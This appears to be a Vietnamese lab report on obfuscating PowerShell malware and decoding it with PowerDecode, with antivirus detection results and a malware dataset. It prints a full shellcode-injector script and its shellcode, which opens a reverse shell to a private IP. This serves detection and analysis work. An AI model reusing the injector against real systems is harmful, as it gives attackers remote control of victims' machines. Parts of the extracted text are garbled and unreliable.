
Nhược điểm

- Yêu cầu hiểu biết nhất định về PowerShell script.
- Không xử lý được hàng loạt script cùng một lúc.
- Không qua mặt được 100% AntiVirus vì thuật toán phát hiện đã được cải thiện.

3. Các kỹ thuật De-obfuscation

Kỹ Thuật		Mô tả	Ưu điểm	Nhược điểm
Static Analysis	Nhận diện mẫu đặc trưng (Pattern Recognition)	Dựa trên mã băm, xác định được các mẫu nhận diện mã độc đặc trưng để phỏng đoán và nhận diện, từ đó thực hiện giải rối mã.	Hiệu quả với các mã bị làm rối với các mẫu đặc trưng đã biết	Không hiệu quả với các biến thể hoặc kỹ thuật làm rối mới
	Phân tích bằng trình gỡ lỗi và kỹ thuật tháo rời (Debugger and Disassembler Analysis)	Sử dụng các công cụ phân tích mã nguồn và gỡ lỗi như: IDA Pro, Ghidra,... để phân tích mã assembly và mã nguồn	Có thể hiểu rõ logic thực thi của mã lệnh.	Cần phải có kiến thức để phân tích một cách hiệu quả
	Công cụ giải rối mã tự động (Automated Tools)	Sử dụng các công cụ tự động với nhiều phương pháp để giải rối mã đã bị làm rối.	Trực tiếp khôi phục nội dung gốc của script	Hạn chế về khả năng xử lý các loại mã độc phức tạp
Dynamic Analysis	Sandboxing	Thực thi trong môi trường ảo hoặc cô lập để quan sát hành vi thực sự của mã độc.	Có thể phát hiện được các hành vi độc hại mà phân tích tĩnh không phát hiện được	Cần môi trường thực thi an toàn. Có nguy cơ lây nhiễm
	Phân tích lưu lượng mạng	Phân tích và giải mã lưu lượng mạng để xác định các hoạt động đáng ngờ, xâm nhập và các mối	Phát hiện mã độc ẩn, nắm bắt các thông tin giao thức mạng	Đòi hỏi kiến thức chuyên sâu về giao thức mạng. Khó phân

Sử dụng CyberChef để giải mã obfuscated script từ định dạng Base64




```
PowerDecode
PowerShell Script Decoder

[1]-Automatic decode mode
[2]-Manual decode mode
[3]-Malware repository
[4]-Settings
[5]-About
[0]-Exit
Insert your choice: _
```

Sử dụng công cụ PowerDecode

1. De-obfuscation tự động

A screenshot of a terminal window displaying the 'PowerSploit PowerShell Script Decoder' interface. The title 'PowerSploit PowerShell Script Decoder' is centered at the top. Below it, the status of various features is shown: 'Storage mode: Disabled' (red), 'Step by step mode: Disabled' (red), and 'Windows Defender is disabled' (green). A menu of options is listed: '[1]-Decode a script from a single file', '[2]-Decode multiple scripts from a folder', and '[0]-Go back'. The prompt 'Insert your choice:' is at the bottom.

```
PowerSploit PowerShell Script Decoder

Storage mode: Disabled
Step by step mode: Disabled
Windows Defender is disabled

[1]-Decode a script from a single file
[2]-Decode multiple scripts from a folder
[0]-Go back
Insert your choice:
```

- File đơn lẻ
- Nhiều file cùng lúc

Obfuscated Script → De-obfuscation

Obfuscated Script




```
5.ps1 - Notepad
File Edit Format View Help
# Obfuscating 6 String tokens

$1 = '%c = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$w = Add-Type -
memberDefinition %c -Name "Win32" -namespace Win32Functions -passthru:[Byte[]];[Byte[]]$z =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,
0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,
0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,
0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,
0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,
0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0xc0,0xa8,0x02,0x7b,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,
0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3;$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for
($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$x,0,0);for (;){Start-sleep 60}};$e =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));if([IntPtr]::Size -eq 8){$x86 = $env:SystemRoot +
(('Fchsyswow64FchW'+$w::indowsP+'owe'+$rShellF+'c'+$hV1.0Fch+'powersh'+$e+'11').replaCE((([CHAR]70+[CHAR]99+[CHAR]104),''));$cmd = ('-nop '+'-noni
+'-+'+$e+'nc ');iex ('& '+'$x86 '+'$cmd '+'$e'))}else{$cmd = ('-nop -n+'$oni+' '+'-enc');iex ('& '+'powershe'+$e+'1'+$1 '+'$cmd '+'$e'))};}
```

Obfuscated Script → De-obfuscation

Chạy trên PowerDecode

Select PowerDecode v2.7.1



PowerShell Script Decoder

Script loaded from file C:\Users\Ngoc\Downloads\PS-Scripts\obfuscated_malicious_dataset\5.ps1 (sha256: 66F2D167253E1A0129B7DAB6782D7C96D018A15CE22F0D28460486F333B19FA6)

```
Deobfuscating IEX-dependent layers
Syntax is good, layer stored successfully
Deobfuscating current layer by overriding
VirtualAlloc found!
Layer deobfuscated successfully, moving to next layer
Base64 encoding recognized
Base64 layer solved
Syntax is good, layer stored successfully
Deobfuscating current layer by overriding
VirtualAlloc found!
Execution stopped after 10 seconds due timeout
Detected IEX obfuscation layers have been removed
Deobfuscating current layer by regex
```

Layer 1 - Obfuscation type: String-Based

Obfuscating 6 String tokens

```
$1 = '$c = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttr, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$w = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passsthru;[Byte[]];[Byte[]]$z = 0xfc,0xe8,0x89,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf0,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0xf0,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0xc0,0xa8,0x02,0x7b,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3;$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++) { $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$x,0,0);for ($i=0;$i -le ($z.Length-1);$i++){$s=$w::ConvertToBase64String([System.Text.Encoding]::Unicode.GetBytes($i));if([IntPtr]::Size -eq 8){$x86 = $env:SystemRoot + ((('Fchsyswow64FchW'+$i+'indowsP'+$i+'nShellF'+$i+'hvi0Fch'+$i+'powersh'+$i+'e'+$i)).replaCE([CHAR]70+[CHAR]99+[CHAR]104),''));$cmd = ('-nop '+'-noni '+'-'+$e+'nc ');iex ('& '+'$x86 '+'$cmd '+'$e'))else{$cmd = ('-nop -n'+$i+' '+$e+'nc ');iex ('& '+'$x86 '+'$cmd '+'$e'))}}else{$cmd = ('-nop -n'+$i+' '+$e+'nc ');iex ('& '+'$x86 '+'$cmd '+'$e'))}}
```

Obfuscated Script → De-obfuscation

Chạy trên PowerDecode

Layer 2 - Obfuscation type: Base64

[illegible]

Layer 3 - Plainscript

[illegible]

Obfuscated Script → De-obfuscation

Phân tích script, shellcode

```
Checking URLs http response
Checking variables content
Checking shellcode
Checking VirusTotal reputation
```

Static analysis report:

```
Shellcode injector
-Evidences:
[byte[]] [byte[]]
-Description:
The use of [byte[]] variables is an indicator of attempts to inject shellcode into a target system or process. Malicious instructions are written in low-level programming languages (assembly) and hidden in byte variables.
-----
```

VirusTotal rating:

```
resource : 66F2D167253E1A0129B7DAB67B2D7C96D01BA15CE22F0D2B460486F333B19FA6
scan_date :
positives :
total :
permalink :
percent : 0
```

Obfuscated Script → De-obfuscation

Phân tích script, shellcode

Malware hosting URLs report:

No valid URLs found.

Declared variables:

Name:

c

Value:

[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);

Name:

g

Value:

0

Name:

i

Value:

0

Name:

w

Value:

IsPublic IsSerial Name

True False Win32

BaseType

System.Object

Name:

x

Value:

0

Obfuscated Script → De-obfuscation

Phân tích script, shellcode

Shellcode detected:

Script attempts to inject shellcode into memory; Assembly instructions are encoded in hexadecimal (0x[a-f0-9])

```
00000000 FC E8 89 00 00 00 60 89 E5 31 D2 64 88 52 30 8B 0E0D0R00
00000010 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0 R.BR.Br(.J&1.1A
00000020 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57 ~<a|., AIl..C&0RW
00000030 8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01 BR.BB<.D&0x&AtJ.
00000040 D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B DP&H.BX .0&<I&40
00000050 01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4 .01.1A~AIl..C&au0
00000060 03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B .)0;)$u&x&X$.0f0
00000070 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 .K&X..0&.B.D&D$S
00000080 5B 50 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D [[aYZQ.âX_Z0.e0]
00000090 68 33 32 00 00 68 77 73 32 5F 54 68 4C 77 26 07 h32..hws2_ThLw&.
000000A0 FF D5 8B 90 01 00 00 29 C4 54 50 68 29 80 68 00 .0_0...))ATPh)0k.
000000B0 FF D5 50 50 50 50 40 50 40 50 68 EA 0F DF E0 FF .0PPPP000Ph&.0&.
000000C0 D5 97 6A 05 68 C0 A8 02 7B 68 02 00 01 BB 89 E6 0&0j.hA .(h...)&0e
000000D0 6A 10 56 57 68 99 A5 74 61 FF D5 85 C0 74 0C FF j.Vwh&ta.0&At..
000000E0 4E 08 75 EC 68 F0 B5 A2 56 FF D5 6A 00 6A 04 56 N.u&h0u&V.0j.j.V
000000F0 57 68 02 D9 C8 5F FF D5 8B 36 6A 40 68 00 10 00 Wh.0&_006j&h...
00000100 00 56 6A 00 68 58 A4 53 E5 FF D5 93 53 6A 00 56 .Vj.hX&S&.0&0j&V
00000110 53 57 68 02 D9 C8 5F FF D5 01 C3 29 C6 85 F6 75 SWH.0&_0.A)0&0u
00000120 EC C3 iA
```

Assembly instructions:

PowerDecode analysis ends here, please analyze this code on a debugger to get more information:

Input for SCDBG (<http://sandsprite.com/blogs/index.php?uid=7&pid=152>):

```
fce88900000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d68333200068773325f54684c772607ffd5b89001000029c45406829806b00ffdd505050504050405068ea0dfde0fffd5976a0568c0a8027b68020001bb89e66a1056576899a57461ffdf585c0740cfff4e0875ec68f0b5a256ffdf56a006a0456576802d9c85ffffd58b366a40680010000056a006858a453e5ffdf593536a005653576802d9c85ffffd501c329c685f675ecc3
```

You can place the scdbg.exe file on the PowerDecode folder

Dynamic analysis report:

2. De-obfuscation thủ công

PowerDecode

PowerShell Script Decoder

[Syntax: OK] Current script:
Obfuscating 6 String tokens

```
$1 = '$c = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$w = Add-Type -memberDefinition $c -Name 'Win32' -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z = 0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf0,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0xf7,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x50,0x68,0xea,0xf0,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0xc0,0xa8,0x02,0x7b,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3;$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++) { $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1);$w::CreateThread(0,0,$x,0,0,0);for (;;){Start-sleep 60}};$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));if([IntPtr]::Size -eq 8){$x86 = $env:SystemRoot + (('Fchyswow64Fchw'+$indowsP+'owe'+$nShellF+'c'+$v1.0Fch+'powersh'+$e+'ll').replaCE('([CHAR]70+[CHAR]99+[CHAR]104,'\'))');$cmd = ('-nop '+'-noni '+'- '+'e+'nc ');}iex ('& '+'$x86 "+"$cmd "+"$e")}else{$cmd = ('-nop -n+'+oni+' '+'-enc')};iex ('& '+'powershe'+l+'l '+'$cmd "+"$e")};}
```

Choose a task to perform:

- [1]-Decode script by regex
- [2]-Decode script by IEX overriding
- [3]-Decode base64 encoding
- [4]-Decode deflate payload
- [5]-Decode GZIP payload
- [6]-Replace a string(raw)
- [7]-Replace a string(evaluate)
- [8]-URLs analysis
- [9]-Get variables content
- [10]-Shellcode check
- [11]-Perform static analysis and get VirusTotal rating
- [12]-Undo last decoding task
- [13]-Report preview
- [14]-Store and export report file
- [0]-Go back

Insert your choice:

Đánh giá công cụ PowerDecode

Ưu điểm

- Giải mã các script PowerShell bị làm rối nhiều lớp.
- Có thể phát hiện URL và shellcode có thực thi các nội dung độc hại hay không.
- Hoạt động ở 2 chế độ auto và manual.
- Có thể phân tích script mà không cần thực thi và cung cấp mô tả về nó.

Nhược điểm

- Phải tắt Windows Defender để cho phép công cụ phân tích malware hoạt động mà không bị gián đoạn.
- Một số tính năng, như phân tích động, có thể thực thi các hành động độc hại.
- Database và file report được xuất ra là độc hại.

4. Thực nghiệm

Virtual Machine	Mục đích
Kali Linux 2023	<ul style="list-style-type: none">✓ Scan script bằng Virustotal✓ Thực hiện obfuscate script bằng <u>Invoke-Obfuscation</u>✓ Scan script đã obfuscate bằng Virustotal và so sánh với script gốc
Windows 10 LTSC với Windows Defender	Dùng Windows Defender để scan script đã obfuscate có bypass được Windows Defender không



Microsoft Defender

Scan options

Run a quick, full, custom, or Microsoft Defender Offline scan.

Threats found. Start the recommended actions.

TrojanDropper:PowerShell/
Ploty.C Severe

4/19/2024 3:37 PM (Active)

Action options:

- ☒ Quarantine
- ☐ Remove
- ☐ Allow on device

[See details](#)

Trojan:Win32/Leivion.I Severe

4/19/2024 3:37 PM (Active)

Trojan:Win32/
Meterpreter.gen!R Severe

4/19/2024 3:37 PM (Active)

TrojanDownloader:PowerShell
/Plasti.A Severe

4/19/2024 3:37 PM (Active)

Trojan:PowerShell/
Meterpreter.A Severe

4/19/2024 3:37 PM (Active)

TrojanDropper:PowerShell/Ploty.C

Alert level: Severe

Status: Active

Date: 4/19/2024 3:37 PM

Category: Trojan Dropper

Details: This program is dangerous and installs other programs.

[Learn more](#)

Affected items:

containerfile: C:\Users\Ngoc\Documents\GitHub\Malware-Project
\obfuscated_malicious\29.ps1
containerfile: C:\Users\Ngoc\Downloads\PS-Scripts
\obfuscated_malicious_dataset\29.ps1
file: C:\Users\Ngoc\Documents\GitHub\Malware-Project
\obfuscated_malicious\29.ps1->[EmbeddedEnc]->(Base64)->(GZip)
file: C:\Users\Ngoc\Downloads\PS-Scripts\obfuscated_malicious_dataset
\29.ps1->[EmbeddedEnc]->(Base64)->(GZip)

OK



27
/ 59

Community Score

27/59 security vendors and no sandboxes flagged this file as malicious

5cc3ba9fa86ec94d60fb956f694a3afc0785f08904971fccfcd706d5c3a463a
71.ps1

Size
2.18 KB

Last Modification Date
1 month ago

JS

javascript runtime-modules long sleeps direct-cpu-clock-access detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR TELEMETRY COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

ALYac	Heur.BZC.PZQ.Boxter.829.7CC8D4F8	Arcabit	Heur.BZC.PZQ.Boxter.829.7CC8D4F8
Avast	Script:SNH-gen [Trj]	AVG	Script:SNH-gen [Trj]
Avira (no cloud)	TR/PSHell.Preter.G	BitDefender	Heur.BZC.PZQ.Boxter.829.7CC8D4F8
ClamAV	Win.Exploit.Powershell-1	Cynet	Malicious (score: 99)
DrWeb	PowerShell.DownLoader.169	Emsisoft	Heur.BZC.PZQ.Boxter.829.7CC8D4F8 (B)
eScan	Heur.BZC.PZQ.Boxter.829.7CC8D4F8	ESET-NOD32	PowerShell/Rozena.AH

Dataset mpsd

Tên dataset	Phân loại
malicious_pure	Gồm 4204 mẫu độc hại.
powershell_benign_dataset	Gồm 4316 các mẫu lành tính.
mixed_malicious	Gồm 4204 mẫu, tất cả các mẫu đều độc hại Mỗi mẫu được tạo từ một mẫu độc hại và một mẫu lành tính ngẫu nhiên.

Script khi giải nén đã bị Windows Defense phát hiện

The screenshot shows a Windows 10 desktop environment. In the foreground, a file explorer window is open, displaying the contents of a ZIP archive named 'mpsd-main.zip'. The archive contains several folders and files, including 'malicious_pure', 'mixed_malicious', 'powershell_beni...', and 'README.md'. The file explorer's address bar shows the path 'mpsd-main.zip\mpsd-main - ZIP archive, unpacked size 140,070,186 bytes'.

In the background, the Windows Security application is open, displaying the 'Virus & threat protection' section. A notification window is overlaid on the Security app, indicating that a threat has been detected. The notification details are as follows:

- Trojan Dropper:PowerShell/Ploty.F**
- Alert level:** Severe
- Status:** Active
- Date:** 6/6/2024 1:12 PM
- Category:** Trojan Dropper
- Details:** This program is dangerous and installs other programs.

The notification also lists the affected item: 'file: C:\Users\tanphat\Desktop\malicious_pure\100.ps1'. An 'OK' button is visible at the bottom of the notification window.

Name	Size	Packed	Type	Modified
..			File folder	
malicious_pure	32,182,108	12,075,512	File folder	8/30/2021 3:43 ...
mixed_malicious	69,783,730	20,962,701	File folder	8/30/2021 3:43 ...
powershell_beni...	38,099,944	9,084,745	File folder	8/30/2021 3:43 ...
README.md	4,404	1,330	MD File	8/30/2021 3:43 ...

- Windows Security
- Home
- Virus & threat protection
- Account protection
- Firewall & network protection
- App & browser control
- Device security
- Device performance & health
- Family options
- Settings

6/6/2024 1:16 PM (Active)	
Trojan:PowerShell/WmiRegBasedCommand.A	Severe
6/6/2024 1:16 PM (Active)	
TrojanDownloader:Win32/Powsheldow.C	Severe
